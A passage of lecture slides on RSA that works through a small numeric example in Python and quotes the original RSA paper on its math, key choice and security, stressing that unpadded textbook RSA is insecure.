

- Some people use “public key crypto” to generally refer to all of asymmetric crypto
- Goes beyond Diffie-Hellman and RSA
  - *E.g.*, elliptic curve crypto
  - Quantum resistant
- Goes well beyond encryption, authentication, non-repudiation (signatures), and key exchange
  - Oblivious transfer, secure multiparty computation, cryptocurrencies, identity-based encryption, secret sharing, zero-knowledge proof, private information retrieval, cryptocounters, subliminal channels, ransomware, deniable encryption, off-the-record, forward secrecy, future secrecy, ...




# RSA vs. DH

- Diffie-Hellman (1976)
  - Key exchange
  - *Both sides get to choose something random*
- RSA (1977)
  - Encryption
  - Signatures









# RSA


- Security is based on the hardness of integer factorization


$$n = pq$$

- p and q are primes, suppose p = 61, q = 53
- n = 3233
- Euler's totient counts the positive integers up to n that are relatively prime to n
- $\text{totient}(n) = \text{lcm}(p - 1, q - 1) = 780$ 
  - 52,104,156,208,260,312,364,416,468,520,572,624,676,728,780
  - 60,120,180,240,300,360,420,480,540,600,660,720,780
- Choose  $1 < e < 780$  coprime to 780, e.g., e = 17
- d is the modular multiplicative inverse of e, d = 413
- $413 * 17 \bmod 780 = 1$




- Public key is ( $n = 3233$ ,  $e = 17$ )
- Private key is ( $n = 3233$ ,  $d = 413$ )
- Encryption:  $c(m = 65) = 65^{17} \bmod 3233 = 2790$
- Decryption:  $m = 2790^{413} \bmod 3233 = 65$
- Could also do...
  - Signature:  $s = 100^{413} \bmod 3233 = 1391$
  - Verification:  $100 = 1391^{17} \bmod 3233$
- Fast modular exponentiation is the trick
- Using RSA for key exchange or encryption is often a red flag, more commonly used for signatures



jedi@route66: ~


```
jedi@route66:~$ python3
Python 3.8.2 (default, Jul 16 2020, 14:00:26)
[GCC 9.3.0] on linux
Type "help", "copyright", "credits" or "license" for more information.
>>> for i in range (52, 781, 52):
...     for j in range (60, 781, 60):
...         if (i == j):
...             print(i)
...
780
>>> print((413 * 17) % 780)
1
>>> print(pow(2790, 413, 3233))
65
>>> print(pow(65, 17, 3233))
2790
>>> print(pow(100, 413, 3233))
1391
>>> print(pow(1391, 17, 3233))
100
>>> □
```






jedi@route66: ~

```
1
>>> print(pow(2790, 413, 3233))
65
>>> print(pow(65, 17, 3233))
2790
>>> print(pow(100, 413, 3233))
1391
>>> print(pow(1391, 17, 3233))
100
>>> print(pow(7, 17, 3233))
2369
>>> print((2369*2790) % 3233)
1258
>>> print(pow(1258, 413, 3233))
455
>>> print(7*65)
455
>>> print("{0:b}".format(78913))
10011010001000001
>>> print("{0:b}".format(78913*32))
1001101000100000100000
>>> print("{0:b}".format(78913<<5))
1001101000100000100000
>>>
```





## “Relatively prime”

- 9 is not prime,  $9 = 3^2$
- 13 is prime
- 10 is not prime,  $10 = 5 * 2$
- 9 and 10 are relatively prime,  $\text{gcd}(9,10) = 1$
- 5 and 10 are not relatively prime,  $\text{gcd}(5,10) = 5$
- Also called “coprime”



$$M^{\phi(n)} \equiv 1 \pmod{n} . \quad (3)$$

Here  $\phi(n)$  is the Euler totient function giving number of positive integers less than  $n$  which are relatively prime to  $n$ . For prime numbers  $p$ ,


$$\phi(p) = p - 1 .$$

In our case, we have by elementary properties of the totient function [7]:

$$\begin{aligned}\phi(n) &= \phi(p) \cdot \phi(q) \\ &= (p - 1) \cdot (q - 1) \\ &= n - (p + q) + 1 .\end{aligned} \quad (4)$$

Since  $d$  is relatively prime to  $\phi(n)$ , it has a multiplicative inverse  $e$  in the ring of integers modulo  $\phi(n)$ :






# Euler's totient function

- [https://en.wikipedia.org/wiki/Euler%27s\\_totient\\_function](https://en.wikipedia.org/wiki/Euler%27s_totient_function)


In number theory, **Euler's totient function** counts the positive integers up to a given integer  $n$  that are **relatively prime** to  $n$ . It is written using the Greek letter **phi** as  $\varphi(n)$  or  $\phi(n)$ , and may also be called **Euler's phi function**.

Euler's totient function is a **multiplicative function**, meaning that if two numbers  $m$  and  $n$  are relatively prime, then  $\varphi(mn) = \varphi(m)\varphi(n)$ .<sup>[4][5]</sup> This function gives the **order** of the **multiplicative group of integers modulo  $n$**  (the **group of units** of the **ring**  $\mathbb{Z}/n\mathbb{Z}$ ).<sup>[6]</sup> It is also used for defining the **RSA encryption system**.



Since  $d$  is relatively prime to  $\phi(n)$ , it has a multiplicative inverse  $e$  in the ring of integers modulo  $\phi(n)$ :

$$e \cdot d \equiv 1 \pmod{\phi(n)}. \quad (5)$$




$$D(E(M)) \equiv (E(M))^d \equiv (M^e)^d \pmod{n} = M^{e \cdot d} \pmod{n}$$

$$E(D(M)) \equiv (D(M))^e \equiv (M^d)^e \pmod{n} = M^{e \cdot d} \pmod{n}$$

and

$$M^{e \cdot d} \equiv M^{k \cdot \phi(n) + 1} \pmod{n} \text{ (for some integer } k).$$





From (3) we see that for all  $M$  such that  $p$  does not divide  $M$

$$M^{p-1} \equiv 1 \pmod{p}$$

and since  $(p - 1)$  divides  $\phi(n)$

$$M^{k \cdot \phi(n) + 1} \equiv M \pmod{p}.$$


This is trivially true when  $M \equiv 0 \pmod{p}$ , so that this equality actually holds for all  $M$ . Arguing similarly for  $q$  yields


$$M^{k \cdot \phi(n) + 1} \equiv M \pmod{q}.$$

Together these last two equations imply that for all  $M$ ,

$$M^{e \cdot d} \equiv M^{k \cdot \phi(n) + 1} \equiv M \pmod{n}.$$

This implies (1) and (2) for all  $M, 0 \leq M < n$ . Therefore  $E$  and  $D$  are inverse permutations. (We thank Rich Schroeppel for suggesting the above improved version of the authors' previous proof.)





Computing  $M^e \pmod{n}$  requires at most  $2 \cdot \log_2(e)$  multiplications and  $2 \cdot \log_2(e)$  divisions using the following procedure (decryption can be performed similarly using  $d$  instead of  $e$ ):

Step 1. Let  $e_k e_{k-1} \dots e_1 e_0$  be the binary representation of  $e$ .

Step 2. Set the variable  $C$  to 1.

Step 3. Repeat steps 3a and 3b for  $i = k, k - 1, \dots, 0$ :

Step 3a. Set  $C$  to the remainder of  $C^2$  when divided by  $n$ .


Step 3b. If  $e_i = 1$ , then set  $C$  to the remainder of  $C \cdot M$  when divided by  $n$ .


Step 4. Halt. Now  $C$  is the encrypted form of  $M$ .

This procedure is called “exponentiation by repeated squaring and multiplication.”

This procedure is half as good as the best; more efficient procedures are known.


**Knuth** [3] studies this problem in detail.






Each user must (privately) choose two large random numbers  $p$  and  $q$  to create his own encryption and decryption keys. These numbers must be large so that it is not computationally feasible for anyone to factor  $n = p \cdot q$ . (Remember that  $n$ , but not  $p$  or  $q$ , will be in the public file.) We recommend using 100-digit (decimal) prime numbers  $p$  and  $q$ , so that  $n$  has 200 digits.

To find a 100-digit “random” prime number, generate (odd) 100-digit random numbers until a prime number is found. By the prime number theorem [7], about  $(\ln 10^{100})/2 = 115$  numbers will be tested before a prime is found.





(About 665 bits, 2048 or 4096 are standard today)



To test a large number  $b$  for primality we recommend the elegant “probabilistic” algorithm due to Solovay and Strassen [12]. It picks a random number  $a$  from a uniform distribution on  $\{1, \dots, b - 1\}$ , and tests whether


$$\gcd(a, b) = 1 \text{ and } J(a, b) = a^{(b-1)/2} \pmod{b}, \quad (6)$$






To gain additional protection against sophisticated factoring algorithms,  $p$  and  $q$  should differ in length by a few digits, both  $(p - 1)$  and  $(q - 1)$  should contain large prime factors, and  $\gcd(p - 1, q - 1)$  should be small. The latter condition is easily checked.

To find a prime number  $p$  such that  $(p - 1)$  has a large prime factor, generate a large random prime number  $u$ , then let  $p$  be the first prime in the sequence  $i \cdot u + 1$ , for  $i = 2, 4, 6, \dots$ . (This shouldn't take too long.) Additional security is provided by ensuring that  $(u - 1)$  also has a large prime factor.






## C How to Choose $d$


It is very easy to choose a number  $d$  which is relatively prime to  $\phi(n)$ . For example, any prime number greater than  $\max(p, q)$  will do. It is important that  $d$  should be chosen from a large enough set so that a cryptanalyst cannot find it by direct search.


## D How to Compute $e$ from $d$ and $\phi(n)$



Euclid's algorithm


If  $e$  turns out to be less than  $\log_2(n)$ , start over by choosing another value of  $d$ . This guarantees that every encrypted message (except  $M = 0$  or  $M = 1$ ) undergoes some “wrap-around” (reduction modulo  $n$ ) .





# Takeaways so far


- RSA let's you do encryption, signatures
- Even “textbook RSA” is not trivial to implement
  - “Textbook RSA”, as presented in the paper and in most textbooks, is not secure against chosen ciphertext attacks and other types of attacks.




The era of “electronic mail” [10] may soon be upon us;

encryption keys. (We assume that the intruder cannot modify or insert messages into the channel.) Ralph Merkle has developed another solution [5] to this problem.


- ( A public-key cryptosystem can be used to “bootstrap” into a standard encryption scheme such as the NBS method. Once secure communications have been established, the first message transmitted can be a key to use in the NBS scheme to encode all following messages. This may be desirable if encryption with our method is slower than with the standard scheme. (The NBS scheme is probably somewhat faster if special-purpose hardware encryption devices are used; our scheme may be faster on a general-purpose computer since multiprecision arithmetic operations are simpler to implement than complicated bit manipulations.)







200-digit message  $M$

$$\log_2(10^{200}) \quad = \text{about 665 bits}$$



Since no techniques exist to *prove* that an encryption scheme is secure, the only test available is to see whether anyone can think of a way to break it. The NBS standard was “certified” this way; seventeen man-years at IBM were spent fruitlessly trying to break that scheme. Once a method has successfully resisted such a concerted attack it may for practical purposes be considered secure. (Actually there is some controversy concerning the security of the NBS method [2].)







How can  $n$  be factored using  $\phi(n)$ ? First,  $(p + q)$  is obtained from  $n$  and  $\phi(n) = n - (p + q) + 1$ . Then  $(p - q)$  is the square root of  $(p + q)^2 - 4n$ . Finally,  $q$  is half the difference of  $(p + q)$  and  $(p - q)$ .

Therefore breaking our system by computing  $\phi(n)$  is no easier than breaking our system by factoring  $n$ . (This is why  $n$  must be composite;  $\phi(n)$  is trivial to compute if  $n$  is prime.)



A knowledge of  $d$  enables  $n$  to be factored as follows. Once a cryptanalyst knows  $d$  he can calculate  $e \cdot d - 1$ , which is a multiple of  $\phi(n)$ . Miller [6] has shown that  $n$  can be factored using any multiple of  $\phi(n)$ . Therefore if  $n$  is large a cryptanalyst should not be able to determine  $d$  any easier than he can factor  $n$ .







## D Computing $D$ in Some Other Way


Although this problem of “computing  $e$ -th roots modulo  $n$  without factoring  $n$ ” is not a well-known difficult problem like factoring, we feel reasonably confident that it is computationally intractable. It may be possible to prove that any general method of breaking our scheme yields an efficient factoring algorithm. This would establish that any way of breaking our scheme must be as difficult as factoring. We have not been able to prove this conjecture, however.

Our method should be certified by having the above conjecture of intractability withstand a concerted attempt to disprove it. The reader is challenged to find a way to “break” our method.






The security of this system needs to be examined in more detail.




# More takeaways

- RSA, to some extent, depends on “we’ve tried to crack it for a long time, but couldn’t”, as do DES, AES, etc.
  - But the paper also includes some, e.g., reduction proofs
- Textbook RSA is not good enough
- Some differences with Diffie-Hellman
  - Threat model
  - RSA is tricky to implement in a secure way
  - Composite number
  - Who gets to contribute randomness?
- Similarities?
  - Both are broken by quantum computers




# RSA in real cryptosystems

- What we just learned, and read about in the paper, is called “Textbook RSA”
  - Not secure and should not be used (padding is strictly necessary in real schemes)
  - Padding oracle attacks (same idea as for CBC)
- Side channels




## Side notes

- GCHQ claims to have invented RSA in 1973, and declassified this info in 1997
- In my own research (e.g., looking for amateurish crypto in Android apps) using RSA for key distribution is often a red flag
  - An authenticated version of Diffie-Hellman is better, most common thing these days is ECDH (Elliptic Curve Diffie-Hellman)



Okay to grab the RSA paper and start coding?  
Or just use a textbook, *i.e.*, textbook RSA?



Let  $C$  be the RSA encryption of 128-bit AES key  $k$  with RSA public key  $(n, e)$ . Thus, we have

